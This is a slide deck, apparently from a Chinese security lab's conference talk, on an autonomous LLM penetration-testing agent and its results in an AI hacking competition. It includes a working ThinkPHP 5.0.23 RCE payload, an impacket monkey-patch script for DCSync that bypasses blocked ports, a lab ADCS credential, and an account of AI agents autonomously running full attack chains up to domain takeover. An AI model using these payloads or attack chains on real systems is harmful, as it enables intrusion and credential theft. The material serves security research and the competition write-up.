


Self-Evolving Kill Chain: *Agent*自适应进化与实战

演讲人：水滴实验室-杨太原、卓越



天翼安全-水滴实验室

深耕前沿安全技术攻关与产业化落地应用，充分依托运营商优质网络资源与雄厚信息技术能力，持续开展智能攻防对抗、高危漏洞挖掘、自研安全工具创新、恶意威胁监测与攻击溯源等核心研究工作，斩获一系列高水平研究成果。相关研究多次入选 Black Hat、HITB、DEFCON 等国际顶级安全峰会，技术成果获得行业高度认可。



目录

CONTENTS

PART 01 研究背景

PART 02 系统设计与实现


PART 03 实战表现

PART 04 思考与展望



PART 01

研究背景



传统扫描器与AI Agent的能力边界

第二届智能渗透挑战赛·决赛
铸刃止戈 以智御危

传统扫描器

基于规则/签名模式匹配

已知漏洞批量检测、合规扫描

停留在单点漏洞验证 (PoC级)

基于规则/签名模式匹配

“广度覆盖”

差异VS互补

核心原理
对比

擅长场景
差异

决策能力
区别

攻击深度
不同

+

AI Agent

基于LLM推理决策


多步攻击链推理、未知场景探索、自适应绕过

根据环境反馈动态调整策略

可覆盖全链路渗透[Web→提权→横向→域控)

“深度突破”

两者关系并非替代关系，而是相辅相成，形成完整的安全评估闭环



大模型带来的可能性和挑战

01

自然语言理解

Agent能理解漏洞描述、CVE报告、错误回显等非结构化信息。

02

多步推理能力

面对复杂攻击链：如Web突破→容器逃逸→域渗透），LLM能规划多阶段策略。

03

自适应能力


当常规路径被封锁时，LLM能基于环境反馈调整战术（如端口封锁时自动寻找替代协议）。

04

面临的关键挑战

在工具调用可靠性、上下文管理、成本控制、知识时效性及安全边界等方面均存在明显不足。





PART 02

系统设计与实现



云啸智能渗透测试系统架构

L6 智能决策层

任务拆解与规划

子 Agent 委托

多模型配置,节省成本

经验自蒸馏

分层上下文管理

多#agent模式灵活配置

L5 Agent 中间件层

工具管线

长文本输出自动截断

对话历史自动摘要

文件系统操作

能力管线

工具按需动态发现

渗透路径实时规划

Skill 渗透技能加载

工具调用容错处理

可观测性

Langfuse Trace

Tool Call链路追踪

Token/时延/成本统计

L4 安全工具层

侦察扫描

智能端口扫描

指纹识别[1w5+]

Headless爬虫

子域名采集

漏洞检测

1w+ POC插件

指纹-插件智能匹配

1000+ EXP

敏感信息泄露检测

后渗透控制

Webshell 管理

反弹 Shell 管理

隧道代理管理

C2管理 [C++,Go,Rust]

通用能力

HTTP 请求

Python/Bash 执行

Web Search

SKILL/MCP

L3 知识与情报层

外部情报源

运营商骨干网流量

PDNS 数据源

全国工商企业数据

测绘引擎

内部知识库

RAG 向量知识库

红队漏洞库

漏洞知识库映射

专用武器库

经验系统

自蒸馏引擎

任务记忆持久化

上下文压缩与恢复

L2 分布式调度与数据层

控制面 API Server

REST API (Gin)

RBAC 权限控制

Queue 优先级消费

JWT 认证鉴权

通信协议

GRPC

Redis Streams

执行面 Engine × N

多引擎水平扩展

插件热加载

12种Worker类型

多引擎数据存储

PostgreSQL

Elasticsearch

Redis

对象存储 [OSS/MinIO]

L1 基础设施层

沙盒安全执行环境

任务级沙盒隔离

文件系统隔离

网络隔离策略

命令白名单+资源限额

云原生弹性部署

容器化扫描节点

Serverless 弹性伸缩

多区域部署

AI Agent 渗透测试运行架构与执行流程



DeepAgent模式介绍及其优势: 采用主从 Agent 架构, 由主 Agent 统筹调度并完整留存上下文、子 Agent 专注子任务。

01 问题分析

业界主流的Supervisor和PER架构经过测试, 在渗透测试场景中表现不佳, 存在上下文割裂、信息丢失等问题。

02 设计方案

主Agent+多个子Agent, 让主Agent拥有内置规划/执行/反思/记忆四重能力。子Agent负责子任务执行, 不占用上下文

03 上下文优势

主Agent全程持有完整上下文, 避免了上下文割裂和信息丢失问题。

04 自适应优势

实时感知环境反馈, 即时调整策略, 无需等待replan。

05 关键决策

Explorer前置侦察使用纯确定性管道, 不消耗LLM token, 可节省2~5分钟。





8 层中间件管线 · Agent 执行架构创新

第二届智能渗透挑战赛 · 决赛

铸刃止戈 以智御危

如何保证Agent稳定完成耗时长且复杂的渗透测试任务？

构建8层中间件管线，系统化处理工具调用和长上下文，确保Agent稳定高效执行



四重知识体系 · LLM 自我进化创新

第二届智能渗透挑战赛 · 决赛

铸刃止戈 以智御危

如何能让Agent自我进化?

四重知识体系
解决LLM知识时效性问题，实现自我进化

Skill
技能系统

每个Skill涵盖特定攻击场景（如AD域渗透、权限维持），都是最佳实践，Agent从武器库中自动调用最佳工具。

RAG
向量知识库


将漏洞库、CVE描述等通过Embedding向量化，Agent在执行中可实时检索最新知识。

MEMORY

Memory 作为任务专属记忆中枢，解决长攻击链进度丢失与上下文冗余痛点，保障攻击流程高效连续。

经验
自蒸馏

Agent在攻击成功后，能自动提炼经验（漏洞类型、Payload等）并写入知识库，形成自我进化的正向循环。



自研渗透测试工具 · Agent 攻防能力创新

第二届智能渗透挑战赛 · 决赛

铸刃止戈 以智御危

如何提高Agent的攻击效率与准确性?

自研工具
——Agent能力的核心基础设施



有效弥补开源工具无法被
程序化调用的短板

1

Webshell
管理器

基于Go 实现的Webshell管理工具，对目标进行全生命周期管理。

支持 Agent 程序化管理多个被控端

C2

管理器

2

3

代理隧道
工具

Go 实现的 SOCKS5 代理，支持 Agent 自主搭建多层隧道链路

实现15,000+指纹到5,000+高危漏洞插件的精准关联，达成“识别即检测”的高效模式


指纹—
插件映射

4

5

More Tools
{40+}

Fingerprint/PDNS/PortScan/Cralwer/Dirscan/Browser...



如何保证Agent安全可控?

第二届智能渗透挑战赛·决赛

转刃止戈 以知御危

我们从四个维度构建约束体系

01- 执行边界

-  工作区隔离
-  沙盒隔离
-  目录挂载

02- 目标边界

-  支持设置白名单范围，通过中间件和网关进行限制

03- 认知边界

-  1. 系统提示固化：核心指令与用户内容严格隔离，工具返回以tool角色消息呈现，避免system注入
- 2. 分层防御：提示词层-工具层-网关层

04- 行为边界

-  1. 全链路日志审计：记录生成的脚本、上传的文件路径等。
- 2. 高危操作人工审批



系统展示

第二届智能渗透挑战赛·决赛

铸刃止戈 以智御危

任务配置

新建任务

任务名称: 请输入任务名称

集群: ai 优先级: Highest

智能体: 渗透测试智能体

Agent 配置

运行模式: Autonomous
Deep autonomous inference execution

Supervisor
Multiple agents collaborate to execute

PER
Plan-Execute-Reflect with DAG parallel execution and causal reasoning

任务输入

目标资产: 每行输入一个目标，或用逗号分隔

用户意图: 请输入用户意图（可选）

高级选项

应用容器: ☐

取消

确定

OverviewPlanMemory1Tool CallsLLMScreenshotNetworkTerminalReport

MEMORY.md

ThinkPHP RCE 渗透测试

目标信息

- URL: <http://localhost:28080/>
- 框架: ThinkPHP V5.0.23
- 服务器: Apache/2.4.25 (Debian)
- PHP: 7.2.12

已发现漏洞

- ThinkPHP 5.0.23 RCE (Critical)
- 利用点: [/index.php?__construct&filter\[\]=system&method=get&server\[REQUEST_METHOD\]=<cmd>](/index.php?__construct&filter[]=system&method=get&server[REQUEST_METHOD]=<cmd>)
- 漏洞类型: 远程代码执行

漏洞利用

- RCE已验证成功, 权限: www-data
- 利用点: [/index.php?__construct&filter\[\]=system&method=get&server\[REQUEST_METHOD\]=<cmd>](/index.php?__construct&filter[]=system&method=get&server[REQUEST_METHOD]=<cmd>)
- Payload: `__method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=<cmd>`

Memory记录

报告生成



流量监控

METHOD	RESOURCE PATH	TYPE	STATUS / TIME	SIZE
GET	http://localhost:28080/	unknown	200 ~5s	-
GET	https://e.topthink.com/Public/static/client.js	unknown	200 ~5s	-
GET	http://e.topthink.com/api/basic/ad_b0568ce7058a1091?callback=call	unknown	301 ~5s	-
GET	https://e.topthink.com/apl/basic/ad_b0568ce7058a1091?callback=call	unknown	200 ~5s	-
POST	http://localhost:28080/index.php?s=captcha	text/html; charset=UTF-8	200 183ms	7.2KB
POST	http://localhost:28080/index.php?s=captcha	text/html; charset=UTF-8	200 183ms	8.2KB
POST	http://localhost:28080/index.php?s=captcha	text/html; charset=UTF-8	200 39ms	7.9KB
POST	http://localhost:28080/index.php?s=captcha	text/html; charset=UTF-8	200 77ms	7.2KB

MISSION CONTROL

CONNECTED 任务列表 AUTONOMOUS

COMM CHANNEL

DEEPAGENT PHOENIXSHOTGUN-025

12:40:20

THINKING PROCESS

根据搜索结果，目标是一个ThinkPHP V5.0.23应用，并且已经发现了严重的RCE漏洞。这是一个经典的ThinkPHP 5.0.23/5.0.23远程代码执行漏洞。

让我先检查目标系统，然后直接利用这个漏洞获取Flag。记得系统为空，让程序开始利用已发现的RCE漏洞获取Flag。现在利用RCE漏洞执行命令获取Flag：RCE漏洞验证成功！获得www-data权限。现在查看Flag文件：找到flag文件！位于 /flag.txt，现在读取flag内容：成功获取flag！ ---

任务完成

攻击路径

步骤	操作	结果
1	侦察发现ThinkPHP 5.0.23	确认目标框架版本
2	识别RCE漏洞	发现CVE-2018-20082
3	验证漏洞执行	确认www-data权限
4	查找flag文件	发现 /flag.txt
5	读取flag内容	

渗透测试报告

测试概述

项目	http://localhost:28080/
测试目标	http://localhost:28080/
测试类型	Web应用渗透测试
测试时间	近期
风险等级	严重 (Critical)

Executive Summary

本次渗透测试针对基于ThinkPHP框架的Web应用进行安全评估。测试发现目标系统存在严重的远程代码执行漏洞（RCE），导致攻击者可完全控制服务器。

关键发现:


- 目标运行存在已知漏洞的ThinkPHP V5.0.23版本
- 存在CVE-2018-20082远程代码执行漏洞，可导致服务器完全沦陷
- 攻击者成功获取www-data权限并读取敏感文件（flag.txt）

整体风险等级: 严重 - 该漏洞允许未经授权的攻击者执行任意系统命令，对系统机密性、完整性和可用性造成严重威胁。

Scope

测试目标:

- <http://localhost:28080/>



PART 03

实战表现



线上赛成绩




关键成果展示

高覆盖 · 高速度 · 强突破 · 高度自主化



Day 1 完成题目数对比



关键里程碑 (时间轴)



我们在覆盖范围、推进速度、关键突破和自主化能力等方面均**表现突出**，充分验证了系统在复杂渗透场景中的有效性与实战价值。

首个解出压轴题的队伍 自主发现并执行“非预期攻击路径”

第二届智能渗透挑战赛·决赛

铸刃止戈 以智御危

在端口受限的复杂环境中，Agent 不依赖预设剧本，通过持续观察、分析与策略重规划，自主突破关键限制，完成域控接管与全链路渗透，率先拿下所有Flag。

高光决策点①：受限环境下的策略重规划



攻击失败
(Observation)

尝试ADCS/DCSync失败，445/135端口均被封禁

原因分析
(Analysis)

识别RPC依赖端口不可达，常规路径被阻断

策略重规划
(Planning)

询问专家Agent，选择Monkey-Patch + 139端口绕过方案

执行方案
(Execution)

修改工具行为，强制SMB走139端口，完成攻击闭环

成功突破
(Success)

成功获取域管证书与HASH，拿下域控权限

高光决策点②：突破预期攻击路径（非预期解法）

传统 / 预期路径

EPM (TCP 135)

✗ 端口受限

DRSUAPI 接口查询

✗ 无法连接

DCSync 获取凭据

VS

Agent 发现的路径（非预期）

枚举 Pipe

发现高位RPC端口 49668

手搓协议识别 DRSUAPI

Monkey-Patch 直连端口

DCSync 获取凭据 ✓



主动探索
不依赖预设脚本，挖掘非常规攻击面



协议理解
识别RPC特征，锁定真实服务端口



工具改写
Monkey-Patch 绕过端口限制



最终拿下
完成DCSync，获取krbtgt凭据

压轴题突破的关键设计



专家协同决策

卡点时主动求助“专家 Agent”以独立上下文提供突破性思路

关键突破点



专业化 Skill 体系

集成域渗透工具链与高阶 Skill 支撑复杂攻击链稳定执行

执行能力



完备的武器化体系

集成侦察、武器、利用、投递、持久化等全链路能力，形成可复用的作战单元

体系化作战力



从“单路径尝试” → “多路径探索 + 动态协同”，实现复杂环境下的自主收敛与突破

首个解出压轴题的队伍 自主发现并执行“非预期攻击路径”

第二届智能渗透挑战赛·决赛
铸刃止戈 以智御危

Agent执行日志

专家Agent

04/13 15:27:15

Neither smbexec nor atexec work (access denied). svc_backup is Backup Operators, not local admin.
Let me try a **key insight**: Backup Operators can use **SeBackupPrivilege** to read any file, including the NTDS.dit.
But this requires a local login on the DC or special tools.
Let me try yet another approach - use port 593 (RPC over HTTP) which is open on DC1. I can write a custom script:

expert_analysis 04/13 15:27:15

Input:

【上下文】

Open ports on DC1: 53(DNS), 88(Kerberos), 139(NetBIOS), 389(LDAP), 464(kpasswd), 593(RPC-HTTP), 636(LDAPS)
Certipy version: 5.0.4

My credential: svc_backup / Bk@Serv2024!QwE (Backup Operators group)

Template: ShadowWorkstation (ESC1, EnrolleeSuppliesSubject=True)

CA: shadow-DC01-CA on DC1.shadow.local

certipy req -h shows options: -web, -dcom, -dynamic-endpoint

It also has LDAP options like -ldap-scheme, -ldap-port

【问题】

I'm doing an ADCS ESC1 attack against a Windows 2019 DC (DC1.shadow.local at 192.168.20.8). The CA is

The problem is:

- DC1 ports 445, 135, 3389, 5985 are FIREWALLED (blocked)
- DC1 ports that ARE open: 53, 88, 139, 389, 464, 593, 636, 3268, 3269, 9389

I have certipy v5.0.4 installed. Standard certipy req fails because it needs SMB (445) or endpoint mapping

Port 593 (RPC over HTTP proxy) IS open. Can I use this for certificate enrollment? How?

Also, port 139 (NetBIOS) is open - could this be used for SMB via NetBIOS session service?

What are my options to request an ADCS certificate when port 445 is blocked but ports 88, 139, 389, 593

Agent执行Monkey Patch

04/13 16:20:37

Multiple ports support DRSUAPI: **49668, 49689, 49691**. Now I can monkey-patch secretsdump to use one of these ports directly instead of querying EPM:

bash_exec 04/13 16:20:37

Input:

```
cat << 'PYSCRIPT' | ssh -o StrictHostKeyChecking=no root@10.255.0.15 'cat > /tmp/dcsync_direct.py
#!/usr/bin/env python3
"""DCSync via direct DRSUAPI port - bypasses EPM and port 445"""
import sys, os
```

```
# Monkey-patch 1: SMBConnection port 445 -> 139
```

```
import impacket.smbconnection
original_smb_init = impacket.smbconnection.SMBConnection.__init__
def patched_smb_init(self, remoteName="", remoteHost="", myName=None, sess_port=445, timeout=
    if sess_port == 445 and remoteHost == '192.168.20.8':
        sess_port = 139
        remoteName = 'DC1'
    return original_smb_init(self, remoteName, remoteHost, myName, sess_port, timeout, prefe
    impacket.smbconnection.SMBConnection.__init__ = patched_smb_init
```


```
# Monkey-patch 2: Skip EPM lookup, use direct DRSUAPI port 49668
```

```
from impacket.dcerpc.v5 import epm, drsuapi, transport as dcetransport
original_hept_map = epm.hept_map
```

```
def patched_hept_map(destHost, *args, **kwargs):
    # If looking for DRSUAPI on DC1, return direct binding
    if destHost == '192.168.20.8':
        binding = f'ncacn_ip_tcp:192.168.20.8[49668]'
        print(f'[PATCH] EPM bypassed -> {binding}')
        return binding
    return original_hept_map(destHost, *args, **kwargs)
```

```
epm.hept_map = patched_hept_map
```

```
# Run secretsdump
```



PART 04

思考与展望



当 Agent 只是在“念答案”——从一次密码失败看知识表示的决定性作用

第二届智能语言挑战赛·决赛

铸刃止戈 以智御危

发生了什么？

- 第三赛区最后 2 个 flag，卡了整整 4 天
- 赛后真相：55H 密码为 weaver@2023 [泛微默认口令]
- Agent 尝试密码：weaver@2024

它做对了什么？

- 识别“泛微OA”关键词
- 检索到相关密码条目

它差在哪里？

- 不理解“2024”是可变年份变量
- 失败后行为终止，无后续推理

为什么是这个密码？

- 来源：知识库直接检索命中该条记录
- 知识库中无“weaver@年份”抽象规则
- Agent 失败后零泛化：未尝试任何年份变体



事实
与回溯



分析
与反思

核心认知

- 字面值 weaver@2024 → 只会照抄
- 模式 weaver@年份 → 才可能枚举
- 把“模式直觉”变成 Agent 可泛化的知识，是知识工程的核心挑战

Agent 的**上限**，就是知识工程的**边界**
而我们的任务，就是不断**推高**这个边界

THANKS

